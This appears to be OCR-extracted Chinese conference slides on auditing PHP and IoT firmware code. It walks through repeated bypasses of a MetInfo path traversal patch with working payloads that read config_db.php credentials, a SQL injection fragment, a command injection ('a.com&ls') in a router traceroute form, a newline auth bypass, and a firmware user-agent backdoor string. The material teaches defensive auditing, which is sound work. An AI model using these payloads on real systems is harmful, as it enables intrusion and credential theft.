= '\\\',`OP_Useranswer` = ',`OP_Username`=user()-- -',`OP_Userstatus` = 1,`OP_Usercode` = 'cpu1s8dkwkfvomozql20170904132330',`time` =
'2017-09-04 13:23:30'
```

补丁的绕过与修复

```php
<?php
# MetInfo Enterprise Content Management System
# Copyright (C) MetInfo Co.,Ltd (http://www.metinfo.cn). All rights reserved.

defined('IN_MET') or exit('No permission');

load::sys_class('web');

class old_thumb extends web{

      public function doshow(){
        global $_M;

        $dir = str_replace('../', '', $_GET['dir']);

        if(strstr(str_replace($_M['url']['site'], '', $dir), 'http')){
            header("Content-type: image/jpeg");
            ob_start();
            readfile($dir);
            ob_flush();
            flush();
            die;
        }
......
```

补丁的绕过与修复



```
GET
/metinfo6/include/thumb.php?dir=..././http/..././config/config_d
b.php HTTP/1.1
Host: localhost
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181
Safari/537.36
Connection: close
```

```
HTTP/1.1 200 OK
Date: Sat, 26 May 2018 14:34:30 GMT
Server: Apache/2.4.25 (Win32) OpenSSL/1.0.2j
PHP/5.6.30
X-Powered-By: PHP/5.6.30
Connection: close
Content-Type: image/jpeg
Content-Length: 373

<?php
                    /*
                    con_db_host = "localhost"
                    con_db_port = "3306"
                    con_db_id   = "root"
                    con_db_pass  = "123456"
                    con_db_name = "metinfo6"
                    tablepre    =  "met_"
                    db_charset  =  "utf8";
                   */
                   ?>
```

Payload： ?dir=..././http/..././config/config_db.php

补丁的绕过与修复

app/system/include/module/old_thumb.class.php

```
@@ -14,7 +14,7 @@


-       $dir = str_replace('../', '', $_GET['dir']);
+       $dir = str_replace(array('../','./'), '', $_GET['dir']);


    if(strstr(str_replace($_M['url']['site'], '', $dir), 'http')){
        header("Content-type: image/jpeg");
        ob_start();
        readfile($dir);
```

Payload： ?dir=...../////http/...../////config/config_db.php

补丁的绕过与修复

app/system/include/module/old_thumb.class.php

```
@@ -14,7 +14,7 @@
        $dir = str_replace(array('../','./'), '', $_GET['dir']);

-       if(strstr(str_replace($_M['url']['site'], '', $dir), 'http')){
+       if(substr(str_replace($_M['url']['site'], '', $dir),0,4) == 'http'){
            header("Content-type: image/jpeg");
            ob_start();
            readfile($dir);
```

dir参数必须以http开头

Payload： ?dir=http/...../////...../////config/config_db.php

补丁的绕过与修复

app/system/include/module/old_thumb.class.php

```
@@ -14,7 +14,7 @@
        $dir = str_replace(array('../','./'), '', $_GET['dir']);

-       if(substr(str_replace($_M['url']['site'], '', $dir),0,4) == 'http'){
+       if(substr(str_replace($_M['url']['site'], '', $dir),0,4) == 'http' && strpos($dir, './') === false){
            header("Content-type: image/jpeg");
            ob_start();
            readfile($dir);
```

使用strpos函数查找./首次出现的位置，windows用..\


Payload： ?dir=http\..\..\config\config_db.php

补丁的绕过与修复

放弃修复，删文件！！！

IOT固件代码审计


工欲善其事，必先利其器


Binwalk
https://github.com/ReFirmLabs/binwalk
Firmwalker
https://github.com/craigz28/firmwalker
firmware-analysis-toolkit
https://github.com/attify/firmware-analysis-toolkit
firmadyne
https://github.com/firmadyne/firmadyne

裸奔的参数

```
HTTP/1.1 200 OK
Content-Type: text/xml

<?
if ($_POST["act"] == "ping")
{
    set("/runtime/diagnostic/ping", $_POST["dst"]);
    $result = "OK";
}
else if ($_POST["act"] == "pingreport")
{
    $result = get("x", "/runtime/diagnostic/ping");
}
echo '<?xml version="1.0"?>\n';
?><diagnostic>
    <report><?=$result?></report>
</diagnostic>
```

裸奔的参数



Search
System / Traceroute
Traceroute
On the Traceroute page, you can determine the route of data transfer to a host via the traceroute utility.
Host:*
a.com&ls
webs
var
usr
tmp
sys
sbin
root
proc
opt
mnt
lib64
lib32
lib
home
etc_ro
etc
dev
bin
VERSION
traceroute: bad address 'a.com'
Start

不懂漏洞根源

```
HTTP/1.1 200 OK
Content-Type: text/xml

<?
if ($AUTHORIZED_GROUP < 0)
{
    $result = "Authenication fail";
}
else
{

if ($_POST["act"] == "ping")
{
    set("/runtime/diagnostic/ping", $_POST["dst"]);
    $result = "OK";
}
else if ($_POST["act"] == "pingreport")
{
    $result = get("x", "/runtime/diagnostic/ping");
}
echo '<?xml version="1.0"?>\n';
}
?><diagnostic>
    <report><?=$result?></report>
</diagnostic>
```

Bypass:
%0aAUTHORIZED_GROUP=1

收集用户隐私


lan1_lease=86400
filter_maclist=
ApCliSsid=
ApCliEncrypType=NONE
dhcp_gateway_guest=192.168.169.1
TxRate=0
cloud_pwd=
upload_ftp_server=soho.wifibase.ftp.
TxPreamble=0
AutoChannelSelect=0
mtu_enable=0

固件后门

```
#define AUTH_OK 1
#define AUTH_FAIL -1

int alpha_auth_check(struct http_request_t *request)
{
    if(strstr(request->url,"graphic/") ||
       strstr(request->url,"public/") ||
       strcmp(request->useragent,"xmlset_roodkcableoj28840ybtide") == 0 )
    {
        return AUTH_OK;
    }
}
```

谢谢观看